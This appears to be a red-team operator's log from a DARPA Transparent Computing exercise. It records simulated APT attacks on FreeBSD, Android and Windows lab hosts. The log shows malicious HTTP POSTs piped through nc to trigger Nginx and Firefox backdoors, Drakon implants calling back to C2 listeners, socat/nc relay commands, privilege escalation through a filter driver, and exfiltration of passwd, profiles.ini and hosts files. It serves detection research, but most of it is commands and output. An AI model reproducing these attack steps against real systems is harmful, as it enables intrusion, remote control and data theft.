2019/05/17 09:33:42 socat[23517] E connect(5, AF=2 128.55.12.117:4444, 16): Connection refused

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040

2019/05/17 09:33:59 socat[23556] E connect(5, AF=2 128.55.12.117:4444, 16): Connection refused

09:35

admin@ta1-trace-1:/lib$ netstat -na | grep 4444

admin@ta1-trace-1:/lib$ socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat

Fatal Python error: Py\_Initialize: Unable to get the locale encoding

LookupError: no codec search functions registered: can't find encoding

Aborted (core dumped)

09:36

admin@ta1-trace-1:/lib$ nc -k -l 4444

socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040

^C

09:38

admin@ta1-trace-1:/lib$ exit

logout

Connection to 128.55.12.117 closed.

## 10:16 -- CADETS 1 and 2 -- Nginx Drakon APT

Reran the attack from yesterday using Nginx backdoor and Drakon APT. The attacker first tried to attack from an outside host, using 98.23.182.25:80 to download Drakon APT and 108.192.100.31:80 for C2. That failed, though, so the attacker switched to ta1-pivot-2 for the attack C2. The malformed HTTP POST was sent from 128.55.12.167 and resulted in C2 to 128.55.12.233:80. The attacker then repeated the same attack against ta1-cadets-1, exfil’ing /etc/password from both hosts. The connections were both left open for later.

Note: We discovered later that we used a Drakon APT with the wrong address, 128.55.12.167:8888. This explains why the initial tests appeared to fail. They actually did and connected out to the wrong listener that we weren’t watching for C2. Those are included below as well.

The CADETS hosts were both attacked in succession using the Nginx Drakon APT simulacrum.

For the attack against CADETS the exploits Nginx by simulation of remote code execution on the listening port of the webserver TCP 80. A malicious HTTP post is sent to 128.55.12.75:80 and 128.55.12.51:80 respectively. The callback is established to C2 and the following commands are sent to gather intel on the host environment: hostname, whoami, cat /etc/passwd, whoami, and hostname.

### Targets

* ta1-cadets-1 128.55.12.51 FreeBSD 13
* ta1-cadets-2 128.55.12.75 FreeBSD 13

### Capabilities

* Nginx 1.14.2 Backdoor
* Drakon APT

### Event Log

#### ta1-cadets-1

10:16

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca51 | nc 128.55.12.51 80

HTTP/1.1 403 Forbidden

Server: nginx/1.14.2

Date: Fri, 17 May 2019 14:17:11 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

listening at address unknown on port 8117

GET request for /index.html?q=FX64

128.55.12.167 - - [17/May/2019 10:17:14] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x27FC0 (163776) bytes of payload

10:19

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca51 | nc 128.55.12.51 80

HTTP/1.1 403 Forbidden

Server: nginx/1.14.2

Date: Fri, 17 May 2019 14:18:59 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

GET request for /index.html?q=FX64

128.55.12.167 - - [17/May/2019 10:19:02] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x27FC0 (163776) bytes of payload

10:23

root@ta51-pivot-2:~/oc2\_cadets# python ocMain.py --http 80

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:80 [HTTP]

#### ta1-cadets-2

10:25

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca75 | nc 128.55.12.75 80

HTTP/1.1 403 Forbidden

Server: nginx/1.14.2

Date: Fri, 17 May 2019 14:25:19 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

listening at address unknown on port 8117

GET request for /index.html?q=FX64

128.55.12.167 - - [17/May/2019 10:25:22] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x27FC0 (163776) bytes of payload

root@ta51-pivot-2:~/oc2\_cadets# python ocMain.py --http 80

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:80 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [freebsd] [x64] [N/A] [N/A]

[\*] Initializing new freebsd console

[\*] ################## NEW CONSOLE READY [F1] ####################

10:26

MAIN>list

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 45s

MAIN>con F1

F1>whoami

[\*] uid: 80 www

F1>hostname

[\*] ta1-cadets-2

10:31

F1>pwd

[\*] /

F1>ls

[\*] ls failed with status 1

10:32

F1>getpid

[\*] pid: 29481

F1>cd etc

F1>cat passwd

[\*] # $FreeBSD$

#

root:\*:0:0:Charlie &:/root:/bin/csh

toor:\*:0:0:Bourne-again Superuser:/root:

daemon:\*:1:1:Owner of many system processes:/root:/usr/sbin/nologin

operator:\*:2:5:System &:/:/usr/sbin/nologin

bin:\*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin

tty:\*:4:65533:Tty Sandbox:/:/usr/sbin/nologin

kmem:\*:5:65533:KMem Sandbox:/:/usr/sbin/nologin

games:\*:7:13:Games pseudo-user:/:/usr/sbin/nologin

news:\*:8:8:News Subsystem:/:/usr/sbin/nologin

man:\*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin

sshd:\*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

smmsp:\*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

mailnull:\*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

bind:\*:53:53:Bind Sandbox:/:/usr/sbin/nologin

unbound:\*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

proxy:\*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

\_pflogd:\*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

\_dhcp:\*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

uucp:\*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

pop:\*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

auditdistd:\*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

www:\*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

ntpd:\*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin

\_ypldap:\*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

hast:\*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

nobody:\*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

darpa:\*:1001:1001:DARPA:/home/darpa:/bin/sh

bbn:\*:1002:1002:bbn:/home/bbn:/bin/sh

\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

avahi:\*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin

colord:\*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin

git\_daemon:\*:964:964:git daemon:/nonexistent:/usr/sbin/nologin

kafka:\*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin

postfix:\*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin

pgsql:\*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh

ta3:\*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash

ta1:\*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash

admin:\*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash

user:\*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash

iswitcher:\*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

10:33

F1>cat shadow

[\*] cat failed with status 1

10:47

F1>main

MAIN>list

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 1320s

#### ta1-cadets-1

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca51 | nc 128.55.12.51 80

HTTP/1.1 403 Forbidden

Server: nginx/1.14.2

Date: Fri, 17 May 2019 14:47:39 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.2.15

f

Access denied.

0

GET request for /index.html?q=FX64

128.55.12.167 - - [17/May/2019 10:47:42] "GET /index.html?q=FX64 HTTP/1.0" 200 -

OS:F ARCH:X64 looking up "FX64" in payloads..

finalizing headers, specifically Content-Length

writing 0x27FC0 (163776) bytes of payload

[\*] ################## New connection received ##################

[\*] [freebsd] [x64] [N/A] [N/A]

[\*] Initializing new freebsd console

[\*] ################## NEW CONSOLE READY [F2] ####################

MAIN>list

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 1361s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 21s

#### ta1-cadets-2

10:55

MAIN>con F2

F2>hostname

[\*] ta1-cadets-1

F2>whoami

[\*] uid: 80 www

11:31

F2>cd /etc

F2>cat passwd

[\*] # $FreeBSD$

#

root:\*:0:0:Charlie &:/root:/bin/csh

toor:\*:0:0:Bourne-again Superuser:/root:

daemon:\*:1:1:Owner of many system processes:/root:/usr/sbin/nologin

operator:\*:2:5:System &:/:/usr/sbin/nologin

bin:\*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin

tty:\*:4:65533:Tty Sandbox:/:/usr/sbin/nologin

kmem:\*:5:65533:KMem Sandbox:/:/usr/sbin/nologin

games:\*:7:13:Games pseudo-user:/:/usr/sbin/nologin

news:\*:8:8:News Subsystem:/:/usr/sbin/nologin

man:\*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin

sshd:\*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

smmsp:\*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

mailnull:\*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

bind:\*:53:53:Bind Sandbox:/:/usr/sbin/nologin

unbound:\*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

proxy:\*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

\_pflogd:\*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

\_dhcp:\*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

uucp:\*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

pop:\*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

auditdistd:\*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

www:\*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

ntpd:\*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin

\_ypldap:\*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

hast:\*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

nobody:\*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

darpa:\*:1001:1001:DARPA:/home/darpa:/bin/sh

bbn:\*:1002:1002:bbn:/home/bbn:/bin/sh

\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

avahi:\*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin

colord:\*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin

git\_daemon:\*:964:964:git daemon:/nonexistent:/usr/sbin/nologin

kafka:\*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin

postfix:\*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin

pgsql:\*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh

ta3:\*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash

ta1:\*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash

admin:\*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash

user:\*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash

iswitcher:\*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

15:31

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 414s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 5586s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 4246s

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 13136s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 18308s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 16968s

MAIN>con F1

F1>whoami

[\*] uid: 80 www

F1>hostname

[\*] ta1-cadets-2

F1>quit

MAIN>con F2

F2>whoami

[\*] uid: 80 www

hF2>hostname

[\*] ta1-cadets-1

F2>quit

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 DEAD 13145s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 DEAD 18324s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 DEAD 16998s

### Event Log 2 (Missed C2 Connections)

FreeBSD/Clearscope oc2 check (new connections??)

13:30

root@kududyn-ProLiant-SL170s-G6:/e5/oc2\_cs# python ocMain.py --http 8888

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8888 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [freebsd] [x64] [N/A] [N/A]

[\*] Initializing new freebsd console

[\*] ################## NEW CONSOLE READY [F1] ####################

[\*] ################## New connection received ##################

[\*] [freebsd] [x64] [N/A] [N/A]

[\*] Initializing new freebsd console

[\*] ################## NEW CONSOLE READY [F2] ####################

MAIN>list

F1 128.55.12.51:31245 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:17:15 2019 active 13502s

F2 128.55.12.51:29938 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:19:03 2019 active 13394s

MAIN>con F1

F1>whoami

[\*] uid: 80 www

F1>hostname

[\*] ta1-cadets-1

F1>main

MAIN>con F2

F2>whoami

[\*] uid: 80 www

F2>hostname

[\*] ta1-cadets-1

F2>main

MAIN>list

F1 128.55.12.51:31245 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:17:15 2019 active 13540s

F2 128.55.12.51:29938 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:19:03 2019 active 13431s

14:10

MAIN>con F1

F1>quit

MAIN>con F2

F2>quit

MAIN>list

F1 128.55.12.51:31245 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:17:15 2019 DEAD 13981s

F2 128.55.12.51:29938 --> 128.55.12.167:8888 [HTTP] Fri May 17 10:19:03 2019 DEAD 13876s

## 11:50 -- TA1 ClearScope 2 -- Firefox Drakon APT

The user browsed to a malicious www.nintendo.com, at which point the Firefox backdoor was accessed, triggering connections to 42.183.7.162:80 and 128.55.12.233:80 for C2. The attacker got the hostname, username, and exfil’ed the file profiles.ini. The connection was left open along with the CADETS connections from the previous attack.

### Targets

* ta1-clearscope-translate-test 128.55.12.114 Android 8

### Capabilities

* Firefox Backdoor
* Drakon APT

### Event Log

Firefox www.nintendo.com

11:50

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cs# ./run\_webserver.sh

Building index.html using magic and polystub.bin

Serving HTTP on 0.0.0.0 port 8114 ...

128.55.12.167 - - [17/May/2019 11:50:38] "GET / HTTP/1.1" 200 -

GET request for /index.html?q=AA64

128.55.12.167 - - [17/May/2019 11:50:38] "GET /index.html?q=AA64 HTTP/1.0" 200 -

OS:A ARCH:A64 looking up "AA64" in payloads..

finalizing headers, specifically Content-Length

writing 0x6C6A8 (444072) bytes of payload

11:51

MAIN>list

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 5167s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 3827s

MAIN>

[\*] ################## New connection received ##################

[\*] [android] [arm32] [#1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019] [4.4.88-gb4310317]

[\*] Initializing new android console

[\*] ################## NEW CONSOLE READY [A1] ####################

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 14s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 5186s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 3846s

11:52

MAIN>con A1

A1>hostname

[\*] localhost

A1>whoami

[\*] uid: 10067 u0\_a67

11:53

A1>pwd

[\*] /

A1>cd data

A1>cd local

A1>cd tmp

A1>pwd

[\*] /data/local/tmp

11:55

A1>cd /data/data

A1>cd org.mozilla.fennec\_vagrant

A1>cd files

A1>cd mozilla

11:56

A1>cat profiles.ini

[\*]

[Profile0]

Name=default

Default=1

IsRelative=1

Path=xdd9quhn.default

[General]

StartWithLastProfile=1

11:58

A1>main

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 414s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 5586s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 4246s

15:31

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 414s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 5586s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 4246s

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 active 13136s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 active 18308s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 active 16968s

MAIN>con A1

A1>whoami

[\*] uid: 10067 u0\_a67

A1>hostname

[\*] localhost

A1>quit

MAIN>list

A1 128.55.12.166:49789 --> 128.55.12.233:80 [HTTP] Fri May 17 11:51:30 2019 DEAD 13145s

F1 128.55.12.75:34919 --> 128.55.12.233:80 [HTTP] Fri May 17 10:25:19 2019 DEAD 18324s

F2 128.55.12.51:35518 --> 128.55.12.233:80 [HTTP] Fri May 17 10:47:39 2019 DEAD 16998s

## 12:26 -- FiveDirections 3 -- Firefox DNS Drakon APT FileFilter-Elevate

The attack started by browsing to http://128.55.12.167:8641/config.html, selecting DNS, entering hostname Xx--ls8h.com, file 938527054, and clicking the Visit button. This triggered the Firefox backdoor to connect out via DNS to XX--ls8h.com. Drakon APT was downloaded and executed and connected to 128.55.12.167:8640 for C2. The attacker escalated privileges using the new File System Filter Driver, which looks for processes opening specific files which don’t exist and elevates them. Once SYSTEM, the attacker exfil’ed the host and network files as well as a passwd file in the home directory.

### Targets

* ta1-fivedirections-3 128.55.12.77 Windows 10

### Capabilities

* Firefox Backdoor
* DNS
* Drakon APT
* FileFilter-Elevate Driver (File System Filter Driver)

### Benign Activity Setup

12:26

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_filemon\_win10.zip admin@128.55.12.56:./filemon.zip

admin@128.55.12.56's password:

20190503\_filemon\_win10.zip 100% 11KB 11.4KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_filemon\_win10.zip admin@128.55.12.109:./filemon.zip

The authenticity of host '128.55.12.109 (128.55.12.109)' can't be established.

ECDSA key fingerprint is 19:57:c6:61:f5:ba:87:e6:c8:91:be:88:3d:dc:25:e1.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.109' (ECDSA) to the list of known hosts.

admin@128.55.12.109's password:

20190503\_filemon\_win10.zip 100% 11KB 11.4KB/s 00:00

5D-2 VNC

12:27

Extract C:\Users\Admin\filemon.zip -> Admin\filemon\20190503\_filemon\_win10

12:28

Copy filemon.cat, filemon.inf, and filemon.sys to C:\Windows\System32\drivers

Right click install filemon.inf

12:29

Run as admin cmd

C:\WINDOWS\system32>sc query filemon

SERVICE\_NAME: filemon

TYPE : 2 FILE\_SYSTEM\_DRIVER

STATE : 1 STOPPED

WIN32\_EXIT\_CODE : 1077 (0x435)

SERVICE\_EXIT\_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT\_HINT : 0x0

C:\WINDOWS\system32>sc start filemon

SERVICE\_NAME: filemon

TYPE : 2 FILE\_SYSTEM\_DRIVER

STATE : 4 RUNNING

(STOPPABLE, NOT\_PAUSABLE, IGNORES\_SHUTDOWN)

WIN32\_EXIT\_CODE : 0 (0x0)

SERVICE\_EXIT\_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT\_HINT : 0x0

PID : 0

FLAGS :

5D-3 VNC

12:31

Extract C:\Users\Admin\filemon.zip -> Admin\filemon\20190503\_filemon\_win10

12:31

Copy filemon.cat, filemon.inf, and filemon.sys to C:\Windows\System32\drivers

12:32

Right click install filemon.inf

12:33

Run as admin cmd

C:\WINDOWS\system32>sc query filemon

SERVICE\_NAME: filemon

TYPE : 2 FILE\_SYSTEM\_DRIVER

STATE : 1 STOPPED

WIN32\_EXIT\_CODE : 1077 (0x435)

SERVICE\_EXIT\_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT\_HINT : 0x0

C:\WINDOWS\system32>sc start filemon

SERVICE\_NAME: filemon

TYPE : 2 FILE\_SYSTEM\_DRIVER

STATE : 4 RUNNING

(STOPPABLE, NOT\_PAUSABLE, IGNORES\_SHUTDOWN)

WIN32\_EXIT\_CODE : 0 (0x0)

SERVICE\_EXIT\_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT\_HINT : 0x0

PID : 0

FLAGS :

## Event Log

DNS attack 5d-3

12:47

128.55.12.167:8641/config.html

Xx--ls8h.com

938527054

Visit

12:48

kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/drakon-apt/oc2$ python ocMain.py --http 8640

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8640 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

MAIN>list

W1 128.55.12.109:49907 --> 128.55.12.167:8640 [HTTP] Fri May 17 12:48:04 2019 active 43s

MAIN>con W1

W1>hostname

[\*] ta1-fivedirections-3

W1>whoami

[\*] SYSTEM

12:50

W1>ps

[\*] pid process

[\*] 0 <unknown>

[\*] 4

[\*] 348 \Device\HarddiskVolume2\Windows\System32\smss.exe

[\*] 444 \Device\HarddiskVolume2\Windows\System32\csrss.exe

[\*] 520 \Device\HarddiskVolume2\Windows\System32\wininit.exe

[\*] 636 \Device\HarddiskVolume2\Windows\System32\services.exe

[\*] 660 \Device\HarddiskVolume2\Windows\System32\lsass.exe

[\*] 768 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 784 \Device\HarddiskVolume2\Windows\System32\fontdrvhost.exe

[\*] 852 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 892 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 944 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 1008 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 540 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 1084 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 1108 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 1132 \Device\HarddiskVolume2\Windows\System32\svchost.exe

[\*] 1236 \Device\HarddiskVolume2\Windows\System32\svchost.exe

12:50

W1>ls

12:51

W1>cat passwd

[\*] # $FreeBSD$

#

root:\*:0:0:Charlie &:/root:/bin/csh

toor:\*:0:0:Bourne-again Superuser:/root:

daemon:\*:1:1:Owner of many system processes:/root:/usr/sbin/nologin

operator:\*:2:5:System &:/:/usr/sbin/nologin

bin:\*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin

tty:\*:4:65533:Tty Sandbox:/:/usr/sbin/nologin

kmem:\*:5:65533:KMem Sandbox:/:/usr/sbin/nologin

games:\*:7:13:Games pseudo-user:/:/usr/sbin/nologin

news:\*:8:8:News Subsystem:/:/usr/sbin/nologin

man:\*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin

sshd:\*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

smmsp:\*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

mailnull:\*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

bind:\*:53:53:Bind Sandbox:/:/usr/sbin/nologin

unbound:\*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

proxy:\*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

\_pflogd:\*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

\_dhcp:\*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

uucp:\*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

pop:\*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

auditdistd:\*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

www:\*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

ntpd:\*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin

\_ypldap:\*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

hast:\*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

nobody:\*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

darpa:\*:1001:1001:DARPA:/home/darpa:/bin/sh

bbn:\*:1002:1002:bbn:/home/bbn:/bin/sh

\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

avahi:\*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin

colord:\*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin

git\_daemon:\*:964:964:git daemon:/nonexistent:/usr/sbin/nologin

kafka:\*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin

postfix:\*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin

pgsql:\*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh

ta3:\*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash

ta1:\*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash

admin:\*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash

user:\*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash

iswitcher:\*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

12:53

MAIN>list

W1 128.55.12.109:49907 --> 128.55.12.167:8640 [HTTP] Fri May 17 12:48:04 2019 active 249s

MAIN>con W1

W1>whoami

[\*] SYSTEM

W1>hostname

[\*] ta1-fivedirections-3

W1>pwd

[\*] C:\Users\admin

W1>cd ..

W1>cd ..

W1>cd Windows

W1>cd System32

W1>cd drivers

W1>cd etc

W1>ls

[\*] .

[\*] ..

[\*] hosts

[\*] lmhosts.sam

[\*] networks

[\*] protocol

[\*] services

[\*] tc-version

[\*]

W1>cat hosts [8/1249]

[\*] # Copyright (c) 1993-2009 Microsoft Corp.

#

# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

#

# This file contains the mappings of IP addresses to host names. Each

# entry should be kept on an individual line. The IP address should

# be placed in the first column followed by the corresponding host name.

# The IP address and the host name should be separated by at least one

# space.

#

# Additionally, comments (such as these) may be inserted on individual

# lines or following the machine name denoted by a '#' symbol.

#

# For example:

#

# 102.54.94.97 rhino.acme.com # source server

# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.

# 127.0.0.1 localhost

# ::1 localhost

127.0.0.1 ta1-fivedirections-1 ta1-fivedirections-3

128.55.12.58 ta1-fivedirections-translate-1-dp

